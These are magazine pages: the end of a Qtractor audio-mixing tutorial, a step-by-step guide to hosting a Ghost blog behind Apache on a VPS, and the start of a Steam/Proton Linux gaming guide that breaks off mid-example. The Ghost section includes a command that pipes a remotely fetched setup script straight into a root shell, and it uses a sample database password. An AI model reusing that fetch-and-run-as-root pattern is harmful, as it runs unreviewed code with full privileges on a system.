Mixing is the art of adjusting individual track levels and adding and adjusting effects. Back in the old days, it would be the stage after the recording and composition had taken place, but nowadays most musicians do a bit of mixing as they go. Most of the work of mixing tends to be done on – you've guessed it – the Mixer window. Press F8 to open the mixer.

Audio tracks are handled in the same way as the MIDI tracks that we covered last month. As you'll see, every track has its own channel strip. The main slider adjusts the volume of the track, and there's a pan slider to adjust the stereo position of the track. This parity between how digital audio and MIDI tracks work extends to the use of effects, and they're added in the same way, by right-clicking in the empty area below the channel name and selecting Add Track....

Hopefully, we've given you a detailed insight into using *Qtractor*. In our assessment, the MIDI editing facilities are excellent, and the digital audio editing is perfectly adequate for most jobs. As well as *Qtractor*, there's a huge range of musical applications, utilities and plugins available for Linux. There are even other DAWs that are worth considering (see the Digital Audio Workstation *Roundup* article back in **LXF275**). The one excuse you can't make for not trying to be musically creative is a lack of free software; so get it installed and get creating! LXF



The Tempo Adjust dialog (Clip> Tempo Adjust...) can detect the tempo of a clip. It can then adjust the tempo of the project to match the clip.

LXF SERVER

Run a Ghost blog on your server

David Rutland would like to apologise in advance for the supernatural puns contained herein – but it was written in the run-up to Halloween.

OUR EXPERT


David Rutland is a tinkerer and a dilettante. He buys domains on a whim and runs them from a Raspberry Pi behind the couch..

The internet is a bleak place in the third decade of the 21st century. Away from the walled-garden shouting matches and ego-stroking of the social media sites, you'd be forgiven for thinking that the bulk of the web is an endless desert of SEO optimised buying guides, VPN affiliate sites and filth.

Well, that's our experience of it anyway. Gone are the days of stumbling around from site to site, following links from personal blogs to whatever whimsical sites the authors care to link to. But it doesn't need to be that way. Break away from the usual routine and well-trodden paths, and you'll find that there are still a few pockets of genuine authentic content, written by authors who want to document their lives without plastering it across Facebook for a handful of Likes, or document their hobbies and passions without selling out to a huge media conglomerate (*hey, that's us!–ED*).

Yes folks, independent blogging is back with a vengeance, and with your shiny new VPS, you can be a part of it too! Imagine the delight of a total stranger as they stumble across your blog and are sucked down into your thoughts, musings and oh-so-witty take on life, politics, technology and pets.

Picture their glee as, having bookmarked your words of wisdom and shared it with their friends, they move on to yet more discoveries through your expertly curated set of links to other blogs worth their time.



The Ghost Marketplace is where you go if you want to get new themes to change the look of your blog. We found it to be an excellent opportunity for procrastination.

So what is a blog? You know damn well what a blog is. The correct question is, "How do I choose what blogging software to use?" with the possible additional question, "How do I set it up?" We'll address both now.

Down at the most basic level, your blog can be a simple text document written in *nano*, *mousepad*, *kate* or whatever. You can put it in the root of your VPS and update it by simply adding more text to the top. It works, it's simple, it's super-quick and it's an almost no-knowledge of way of getting your thoughts out into the world. The downside is that a text file is limited to text only. No images, no links, and your blog is unlikely to be discovered by accident or happenstance.

The next possibility is to do it in HTML by hand, with the added option of using a Static Site Generator (*see Roundup* **LXF282**) such as Jekyll to make creation and updates a walk in the park. But SSGs are last year's hot topic, and while they hold a treasured place in the hearts of everyone at *Linux Format*, it seems like a severe underuse of the resources of our mighty VPS.

WordPress, schmerdPress


What we want is a content management system. In contrast to static sites which require a certain amount of HTML or markdown knowledge and a hefty dollop of organisational skill, a CMS takes care of all almost all of the nuts and bolts which result in what you see on the resulting webpages.

It's entirely possible to create and manage a website without any knowledge of anything beyond the words you want to write about your chihuahua's pregnancy, and the adorable (or yucky) pictures you choose to illustrate the same.

Beyond a few hold-out sites which are stuck in the Stone Age (*linuxformat.com?–ED*), almost every website in existence uses a CMS. The one you'll most likely have seen most of – or even have experience with yourself – is WordPress. It's simple, it's free, and installation is as easy as *wget*-ting a file into your document root and unzipping. It doesn't get much simpler than that, which is why it is the power behind more than one third of the sites currently in existence.

But in the same way that viruses are usually tailored for Windows systems, the very ubiquity of WordPress makes it vulnerable to attack. If you've ever run a

website, whether WordPress or not, you will have noticed from your access logs that most of the automated login attempts are tailored for WordPress, and if you really feel like descending into a nightmare spiral of paranoia, search "WordPress hack" on YouTube and watch as 'security experts' breach the admin dashboard and manage to bring up a shell with root access to the host system. Then there are the problems with plug-ins, where villains will buy up a company behind a popular one and turn users' WordPress blogs into malware-spewing trap sites. In short, WordPress attracts hackers like our late, much-lamented cat attracted fleas.



While we're loathe to criticise anyone who worked on the project or their design choices, it would be remiss not to point out that the default colour scheme is a crime against humanity.

Woooooo, a Ghost!

Ghost is a Content Management System every bit as competent as WordPress, and extra spooky. In our expert opinion, Ghost's low penetration into the Open Source CMS market makes it a much lower profile target for hacks. It also has some killer features that WordPress is lacking.

Vulnerabilities aside, Ghost is (in our opinion) a far better blogging platform than WordPress, because that is its sole raison d'etre. You won't find any e-commerce plug-ins for Ghost, and everything about the interface is dedicated to creating a comfortable writing experience for the blogger, and a clean, well laid-out reading experience for your audience.

Who ya gonna call?

Have we managed to convince you yet? Great! You now know what Ghost is and you've decided it is the medium through which the world needs to hear your words.

We're going to assume that you've read and thoroughly digested our previous two VPS features in **LXF281/ LXF282** (**https://bit.ly/lxf281lxfserver** and **https://bit.ly/lxf282lxfserver**). If not, don't worry, read them at the Archive and then get back to us. All done?

Next you need to decide on a domain or subdomain for your ectoplasmic blog. We went with **ghost.lxf.by**, and followed our VPS provider's instructions to link it with the VPS. Unlike WordPress, Ghost does not simply allow you to dump a bunch of files into the document root, point Apache in its general direction and access it through ports 80 and 443.

As with an increasing amount of web- facing software, Ghost takes a more ethereal approach, operating on its own port – in this case 2268. Your server will need to proxy incoming traffic on 80 and 443 so that it finds its way to 2268.

If you failed to follow our advice in the first tutorial of this instalment and chose Nginx over our heartfelt recommendation of Apache, then congratulations! The Ghost installer script is designed to configure an installation on Nginx automatically. Feel free to skip ahead. Apache users will need to activate a couple of mods to enable Apache to do the proxying:

```
sudo a2enmod proxy proxy_http
```

and then restart Apache:

```
sudo service apache2 restart
```

You'll then need to create a **conf** file so that Apache knows what it's supposed to be doing.

```
sudo nano /etc/apache2/sites-available/ghost.conf
```

Inside the **conf**, you will need to tell Apache what port to listen on, the name of the server, and what port to proxy requests to. Ours looks like this:

```
<VirtualHost *:80>
ServerName blog.lxf.by
ProxyPass / http://127.0.0.1:2368/
ProxyPassReverse / http:/127.0.0.1:2368/
ProxyPreserveHost  On
</VirtualHost>
```

Then enable the **conf** with `sudo a2ensite /etc/apache2/sites-available/ghost.conf` and restart Apache once more. You will need to give Ghost its own database,

QUICK TIP

You may find (as we did) that some of your standard terminal shortcuts may not work with your VPS. Ctrl+L clears the screen on our home machine, but results in a mess when connected to the VPS. We had to go old-school and type out the word 'clear'.

» OTHER DEDICATED BLOGGING SOFTWARE TO CONSIDER

WordPress and Ghost aren't the only Content Management Systems available for your Virtual Private Server, but we really like how powerful and easy to customise they are, as well as the support available from their online communities. The web is a varied place and no one size fits all. If Ghost doesn't tickle your fancy and you're turned off by the ubiquity of WordPress, there are hundreds of alternatives for you to try.

Our favourites from among the rest include BigTree CMS (**www.bigtreecms.org**), a straightforward, well documented and capable CMS written with PHP and MySQL. Silver Stripe (**www.silverstripe.org**) advertises itself as "the intuitive content management system and flexible framework loved by editors and devs alike". REDAXO (**www.redaxo.org**) comes with some fabulous features, but the documentation is written entirely in German, so unless your fairly fluent, you should probably stay away. October CMS (**https://octobercms.com**) is based on Laravel to offer an excellent modular system and plenty of free plugins.

New projects are coming online all the time as users wanting a very particular feature set create their own forks or create their own CMS from scratch, so it's always a good idea to keep an eye on the news.

QUICK TIP

Some VPS providers such as Digital Ocean offer a one-click web install for Ghost, meaning that you can skip practically all of these steps. You could take the easy option, but where's the fun in that?

so open up Maria with:

```
sudo mariadb
```


Then enter each of these commands which will create a user called `ghost` on a new database called `ghost` and allow the new user to use the new database. Feel free to choose your own wacky names.

```
CREATE DATABASE ghost;
CREATE USER ghost IDENTIFIED BY 'secretpassword';
GRANT USAGE ON *.* TO ghost@localhost
IDENTIFIED BY 'secretpassword';
GRANT ALL privileges ON ghost.* TO ghost@
localhost;
FLUSH PRIVILEGES;
quit;
```

Remember to keep the details safe and secure for later, and not on Post-it note stuck to your monitor.

To actually install the Ghost CMS software, there are only two additional dependencies: node.js and *node package manager* (*npm*).

Unfortunately the versions of node in the default repositories are not compatible with Ghost, nor is the latest version (v16.10.0). You will need to install the **nodesource** PPA first. Head over to your home directory and do:



This is the first interaction you'll have with the Ghost web interface. It's super-pretty, and straightforward too.

```
curl -sL https://deb.nodesource.com/setup_14.x | sudo
bash -
```

Run `sudo apt-get install -y nodejs` to install Node.js 14.x and *npm*. Note, there is no need to run `apt update` before you do this as it is run as part of the setup script. Check that the install was a success by querying the version number with:

```
node -v
```

and your VPS should return a response of:

```
v14.18.0
```

Now it's time to install the tool which will install Ghost:

```
sudo npm install ghost-cli@latest -g
```

After a few seconds with a swanky ASCII progress bar, you'll be back on the command line, Finally, we can actually run the command which will (we promise) install Ghost.

```
ghost install
```

In the time it would take to hold a reasonably short seance (or a cup of tea) with the spirit of a deceased pet, the install will suck down everything it needs and at long last get installation underway.

Nearly there...

You'll be asked for your blog URL (enter `http` rather than `https` as we have not yet set up our SSL certs), your MySQL hostname (`localhost`), your MySQL username and password.

The more keen-eyed among our readership will have noted a number of warning messages and skipped steps during the setup. These (mostly) relate to Nginx, which you will recall is not present on the **LXF** server as we opted for Apache instead. If you did choose Nginx, all should be peachy.

Visit your new blog at the domain you specified and fill in the name and email address fields and think up a cool title. Then close the tab and head back into terminal again because it's time to secure your blog against the ne'er-do-wells who want to listen in on your traffic and attack your readers.

With security topmost in our mind, we ran `sudo certbot`, entered our email address and declined to join the EFF mailing list (because we're already on it). Certbot gave us a list a short list of domains for which certificates could be obtained.

» THE GHOST WITH 1,000 FACES


As with any new toy or gadget, it's easy to become bored quickly once you've mastered the basics, and you want more things to tinker with. Understandable; it's either that or crack on with the hard work of writing 3,000 word posts on the nature of your own personal brand of spirituality.

Fear not! You can put off the inevitability of doing any actual writing work by giving your blog a complete makeover. Ghost's overall look is governed by themes. The default theme is called Casper (for obvious reasons), and to our mind, it's pretty good. Everything is laid out nicely, and it's a pleasure for your visitors to view. Head over to **https://ghost.org/themes** and you'll see hundreds of themes which can completely change the way your blog appears. There are themes suitable for photo galleries, bulletins, newsletters, travel journals and more.

Some of these themes are free. Most are not, and the highest price we saw on the marketplace was (gulp) $149. We're not criticising here – people work hard to create these themes, and deserve to be compensated for their toil – but we chose London from the 24 available free themes. We're not suggesting that we're cheap here at **LXF** Towers, but, well, we drink the free coffee offered here.

The creators of the London theme describe it as "A bold, minimal theme for Ghost, focused on clean typography & beautiful imagery", and it is. We installed it by the simple expedient of clicking install on the theme's page, entering the address of our blog, clicking install again, then activate. Honestly, it couldn't have been simpler.

In our opinion, the new theme looks better than fabulous. Now all we need to do is actually write some fascinating copy for our legion of fans.



The Ghost dashboard makes it super-easy to customise the look and feel of your blog. Just hit the big green button to get started.

We selected the relevant one, and opted for automatic redirection – meaning that anyone typing **blog.lxf.by** or **http://blog.lxf.by** would be magically transported over to **https://blog.lxf.by**. That's it. Done. Simple.

Ghosts in the haunted mansion

Cold shivers down your spine, and mysterious creaking doors aside, Ghost is a pleasure to use and also incredibly customisable.

The default page comes pre-populated with a headline story, with the oh so evocative title of "Start here for a quick overview of everything you need to know", and six equally spooky stories including such thrillers as "Customizing your brand and design settings", the spin-chilling "Building your audience with subscriber signups" and the terrifying "Selling premium memberships with recurring revenue".

We're sure that some of our readers would love to avail themselves of these capitalist pieces, but it's not us. We're just here to build a cool-looking blog to show off our burgeoning bunch of bonsai bushes to the world. The layout is nice though, and the articles on customisation are certainly worth a read.

On the dashboard immediately after you log in through **your.site/ghost**, there's a large black banner with a green button marked 'Start setup guide'. This is the best first step you can take to alter the look and feel of your Ghost blog, and clicking it will take you on a step-by-step journey through the aesthetic details. We chose do do away with the fuchsia accent highlight in favour of a dark, mysterious black, and the background pastel gradient image was tossed away in favour of a *Matrix*-esque image of green zeros and ones cascading down a black background. Very Noughties.

The front page was still looking dull with the default non-images which came bundled with the installation, so we downloaded a fistful of Linux-related images with Creative Commons licences, and dived into the post editor to switch them over.

Get writing

Writing in Ghost is simple and intuitive. Creating a new post is as simple as pressing the + symbol on the left-hand side. The layout is a plain white page, with an area for the title and another area for the text.

Additional elements can be added simply by pressing the + button prompt and choosing whether you'd like an image, a text block, HTML, a gallery, or embeds for the most common media providers: YouTube, Spotify and so on. If you've ever used the premium 'WP bakery' WordPress plug-in, you'll be instantly at home – except moreso, because Ghost is considerably quicker and a lot easier to use.

Over in the Integrations section, you'll find that Ghost plays nicely with a huge range of tools, from Plausible analytics to Slack. The amount of difficulty involved in setting up each of these varies, but does tend to be on the very simple side.

Hopefully, by now you'll have a good-ish feel for the way Ghost works, and can find your way around it without too much difficulty. For such a sophisticated piece of software it's surprisingly easy to get a grasp on how it works – which is the true benchmark of a great project, we suppose. LXF

QUICK TIP

When publishing to the web, you need to consider copyright concerns. You should only use images under a Creative Commons licence (and abide by the terms of that licence), or which are in the public domain. We're not joking – some photographers make more by suing over copyright issues than by selling photos. Try Flickr or Wikimedia Commons.

Writing in Ghost is simple and clean. We'd say it was a joy if we could think of something interesting to write about.

Once the prerequisites are out of the way, installing Ghost is a one-liner followed by a filling in a few text fields. It's even easier if you're using Nginx instead of Apache. Sorry about that.

STEAM

Credit: https://store.steampowered.com

Get better Steam and Proton gaming

Michael Reed looks at what it takes to run a large variety of games under Steam, including those designed to run on Windows.


OUR EXPERT

Michael Reed used to think he was doing well if he could game in 2, 4 or 8 colours. It was all simpler back then..

If you're at all interested in gaming on PCs, you've probably come across Steam, Valve's platform for distributing, updating and running games. Steam makes it possible to purchase a game, install it over the internet and then run it from the Steam interface.

Ah, but that brings us back to the age-old Linux gaming conundrum of support, as not every PC game is designed to run on anything other than Microsoft Windows. That said, there are plenty of Steam games that will run on Linux, and quite often, a Windows Steam game can be convinced to run on Linux even though some 'fettling' by the user may be required. This approach is officially supported by Steam using a system called Proton.

THE STEAM INTERFACE



1 Main menu
Easily overlooked, this is the menu bar. It's mostly concerned with options to configure Steam itself.

2 Steam Sections
The tabs that take you to different parts of Steam. Each entry is also a pulldown menu if you hover over it.

3 Game library controls
Three filter icons to flick between: installed games, owned games and native Linux games.

4 Search
The search box. If you need this, you may have too many games!

5 Game library
The list of games in your library. Left-click to be taken to the game's page. Right-click for the properties menu.

6 Run a game
A button that changes between play, install and stream functions.

7 Guilt-o-meter
Total play time. Keep this covered when your boss, partner or parents are present.

Getting all of these things running, and then possibly optimising the results, is what we'll be looking at in this tutorial.

Steam powered

Steam itself is installed through a custom program called the Steam Installer. This makes sense because Steam updates itself and the games you install with it without relying on Linux's own update systems. These days, the installer is in the official repositories of many Linux distributions such as Ubuntu and Fedora and their derivatives. As Steam is proprietary software you may have to enable a specific repository, such as 'Multiverse' for Ubuntu or 'Nonfree' on Fedora. Having done this, you can, for example, install Steam on Ubuntu as simply as typing `sudo apt install steam-installer`.

If you're running a DEB-based distribution, but you can't find the Steam installer in the official repositories, you can obtain the installer directly from the Steam website (**steampowered.com**) and install it with the usual `dpkg -i [name of archive]` as the super user.

There is also another, non-official, way of installing Steam that all Linux users might find interesting, and that is installation via the Flatpak system. This offers a few advantages of its own in terms of privacy and sandboxing, as Steam is a system unto itself once it's on your system. A standard Steam installation is probably safe to use in the vast majority of cases, but if you are concerned (or if the other installation methods don't work), give the Flatpak variant a look (search for 'Steam' on **https://flathub.org**).

Games in Steam

Let's get started with an example that we can use to explore some of the features of Steam. Use the search feature at the top of the Store page to search for *OpenTTD*, a free management game, and click it to go to the product page for that game. Underneath the preview images and movies we find a bar with some pertinent information. The first point of interest is the price, which in this case is 'Free' (yay!). There are also three icons that indicate that the game is compatible with Microsoft Windows, macOS and Linux. Actually, that final icon, a piston arm over a wheel, indicates that the game has native support for typical desktop Linux distributions in

addition to SteamOS, Valve's custom, game-orientated Linux distribution. Valve sells specialised devices that run SteamOS, including the recently announced (and rather tasty-looking) Steam Deck hybrid console. Developments like these are good news for gaming on desktop Linux because it incentivises Valve to keep up the support.


It's worth scrolling further down the product page to determine what the recommended specifications are and make sure that your machine meets them. In the case of *OpenTTD*, they're fairly light.

Installation options

As the game's free, we could begin the installation procedure, but there are a few points to make about installation options in advance. It's quite common to end up with a system that has more than one hard drive installed, and for this reason, you might prefer to install games to a drive other than the system drive.

To begin to configure this, the option that you're looking for is called Steam Library Folders, and it's located in Steam > Library > Steam Library Folders. From here, you can add an alternative installation folder located anywhere in the Linux filesystem that you have permission to access. The great thing about doing this is that the default game installation location is still available as an option in the installation dialogue. So, you can make decisions about installation location based on available hard drive space and performance requirements, particularly useful if you're rocking an SSD as the system drive. Note that you can install to other types of storage such as network drives or USB flash drives, but the performance tends to be poor in the case of most games.

Getting ready to play Firewatch on a laptop without 3D support, thanks to Steam Remote Play streaming.



Enabling Steam Play within the Steam settings dialog so that we can run both supported and (officially) unsupported Windows games on Linux. Naughty!

To carry out the installation, click on 'Install' or (confusingly, in the case of free games) 'Play', near the top of the product page. Complete a test of the system by clicking on 'Play' once the installation has completed to check that the game runs properly.

As we've already said, Steam handles its own updates, both for itself and the games that you have used it to install. The updates for games are often huge, but you can monitor them, pause them or cancel them on the Downloads page (hover over Library and click Downloads). This is fortunate because, as well as consuming bandwidth, the updates are compressed and encrypted and this means that they use a lot of CPU time while they are downloading, in our experience keeping two cores fully occupied for the entire duration. Handily, you can exit Steam at any time, and updates will resume next time it is launched.

Windows games

But what if you want to run a game that doesn't offer a Linux version? In such cases, there is a good chance

QUICK TIP

Most Linux users like to know what's running on their system, but when you close the main window, Steam doesn't actually stop running, even though it's a fairly substantial application. Close it by left-clicking the icon in the control panel area of your desktop environment or by selecting (Steam > Exit) in the top menu.

» RUNNING GAMES REMOTELY

Steam can run games remotely between two Steam-equipped setups. The way it works is that the remote computer runs the game and compresses the video and audio. It then streams this video and audio to the other computer while the client sends back mouse, keyboard and controller input. The two computers that you use for this don't even have to be of the same architecture, and there's an Android app too. We tested it out between a Windows computer with a GNU/Linux one over a home network, and found that it worked very well indeed.

The performance-limiting factors are the speed of the host that's running the game and the latency and bandwidth of the network, rather than the power of the client computer. So you could have a tricked-out gaming computer with a decent graphics card hosting the game, paired with a low-powered Linux box as the client.

Over gigabit Ethernet, it was possible to run an action-orientated game with no noticeable input lag at all while running the game at 1080p. There was some slight degradation of graphics quality as video compression was in use. However, we were able to alleviate this to an extent by increasing the graphics balance setting (Steam > Settings > Remote Play > Client Streaming Options To This Computer: Beautiful).

Streaming a game from a Windows PC onto a Linux PC. Hold down Escape for the streaming menu.

QUICK TIP

You can choose a specific version of Proton – worth trying if you're not getting quite the same results as reported on ProtonDB. Do this by right-clicking the game name in the Library tab. From here, go to Properties > Compatibility > Force the use of a specific Steam Play compatibility tool and try matching the version number in the ProtonDB entry.

that it can be made to run using a system called Proton. An official part of Steam on Linux, Proton makes use of both *Wine* and DXVK, layers that translate Windows software and graphics calls into native Linux ones. However, there are some caveats. Firstly, compared with how the game runs natively on Windows, performance and stability might be an issue. Secondly, it does raise some ethical questions as, arguably, running the Windows version under Linux might reduce pressure on the developers to make a Linux native version of a game.

Getting back to the first point, the best way to get answers about the viability of running a particular game is to search for it on the ProtonDB website (**www.protondb.com**) to see what luck other Linux users had with it. The database itself is well organised and includes information about when the testing was carried out and what the specific hardware and software configuration used was.

The level of success of running the game on Linux is rated from 'Borked' to 'Platinum'. So, if you find a recent, highly encouraging report about the game running well on a similar set-up to your own, the odds are good. In addition, ProtonDB reports contain information on tweaks you can use to make stubborn games run properly. More on that in a moment.

To run Windows versions of games on Linux, visit the Steam Play settings (Steam > Settings > Steam Play). There are two options here to be enabled: 'Enable Steam Play for supported titles' enables approved games to run. These are games that Valve has tested and knows to work properly. Ticking 'Enable Steam Play for other titles' enables you to attempt to run all Windows games that you have access to through Steam, even if Valve has not tested the game. Again, examining the entry for the game on ProtonDB will give you the best idea of what to realistically expect.

Success! Due to his diligence and commitment to his work, the author put in a few hours of play time in Fallout 4 to make sure it was completely functional.

Troubleshooting and tweaking

If you look through ProtonDB, you'll notice quite a lot of references to *Winetricks* (**https://wiki.winehq.org/Winetricks**). So what is it? Winetricks is a helper script that installs various Windows components that are needed by games. The script pulls through the component and makes it visible to the *Wine* subsystem, and it's worth knowing about, even if you're using *Wine* outside of Steam. For example, if you typed `winetricks corefonts` it would download the Microsoft Corefonts, a set of fonts often needed by Windows applications, and install them to a location that *Wine*, and therefore Windows applications, can see.

Things get a bit more complicated if you want to apply Winetricks fixes to a specific Proton game, but not by much. Thankfully, there is a helper script for the helper script called Protontricks (**https://github.com/Matoking/protontricks**) for just this purpose. If you have a full Python set-up (see your distribution documentation to install Python) you should be able install it with `pipx install protontricks`.

To apply Protontricks to a specific game, you need to discover the specific game ID of that game, using Protontricks itself. For example typing `protontricks -s fallout` found *Fallout* and *Fallout 4* installed on our Linux gaming machine. This might seem like a lot of work, but we've got to admit that it's pretty cool, being able to add all of the resources that a game might need on a game by game basis.

This is necessary as different games might need different versions of a resource. You might even find that this flexibility makes some older games more viable on Linux than on native Windows, and this will be increasingly so as time goes by. The syntax is `protontricks [game ID] [Winetricks command]`, but most of the time, you'll simply be cutting and pasting the needed commands from the ProtonDB entry.


Moving on from Protontricks, some games need special launch options to be added to the game. The

» GET THE BIG PICTURE

Steam can offer a gaming experience that is ergonomically closer to console gaming through what it calls Big Picture Mode. This pushes Steam into a full-screen mode with controller support. We tried it out and we liked what it had to offer.

Big Picture Mode is invoked by clicking on a small icon at the top of the screen, and the first thing you'll notice is that every element of the user interface is jumbo-sized for better legibility on typical TV setups. You navigate around this interface using the mouse or a controller – all from the comfort of the sofa.

However, we found that the hardware support wasn't quite as slick as the interface undoubtedly is. For example, there is no clear way of specifying which screen should be used for the actual game playing. The most common workaround is to temporarily make the target screen your primary display, or set up display mirroring. Similarly, there was some work needed to get the controller working properly in the games themselves. You may have to experiment here to find a well-supported setup. Top marks for the interface, but room for improvement for ease of hardware configuration was our verdict.



The Big Picture interface is suited to hassle-free navigation from a distance.

Examining the compatibility reports for a Metro 2033 on ProtonDB. It looks promising.

dialogue for doing this is accessed by right-clicking the game name in the Library section in Steam, selecting 'General' and then entering the launch options that you've found on the relevant ProtonDB entry into the box. Most such options will end with the string `%command%` at the end. If you add more than one launch option at once, remove the extra instances of `%command%` as it should occur only once, at the end of the overall option string.

If you have to alter the INI files and such of the game, you can browse to the game folder by right-clicking the game name, clicking 'Properties...' and then 'Browse...' in the 'Local Files' section.

If any of that seems a bit confusing, don't worry; we're going to go through an example of getting an awkward game to run properly using these techniques.

An apocalyptic adventure

It's time to take a trip into the forbidden wastelands of lawlessness and chaos. No, we're not talking about rebooting into Windows. We're going to take a look at what it takes to get post-apocalyptic first person role playing game *Fallout 4* running under Linux. Don't worry if you're not a fan of that particular game (heathen that you are) as we've chosen this one because it provides a good example of getting something a bit tricky to run properly.

We had already purchased the game and played it quite a bit under Windows, and as it was already present in the Steam library, we installed it by selecting it and clicking the install button.

Remember, as this game isn't approved by Valve, you have to enable installation in the Steam Play settings, as detailed earlier on. This led to a 39GB download that took ages and made the CPU fan spin quite fast while it was doing so. Steam and Proton added all of the components that the game needed to run, so we didn't have to make any use of Protontricks in this instance.

At that point, all we had to do was to click on 'Play' to launch the game, and it did launch as expected, but there were some problems. Firstly, the sound was crackly and distorted for the introductory movies, and entirely absent for the game itself.

Secondly, the mouse kept moving in a crazy way, making the game unplayable as well as silent. Still, early signs looked promising for what is quite a technically demanding game. Leaving the game to find some fixes, we hit upon another problem, because it had hung rather than exiting cleanly.

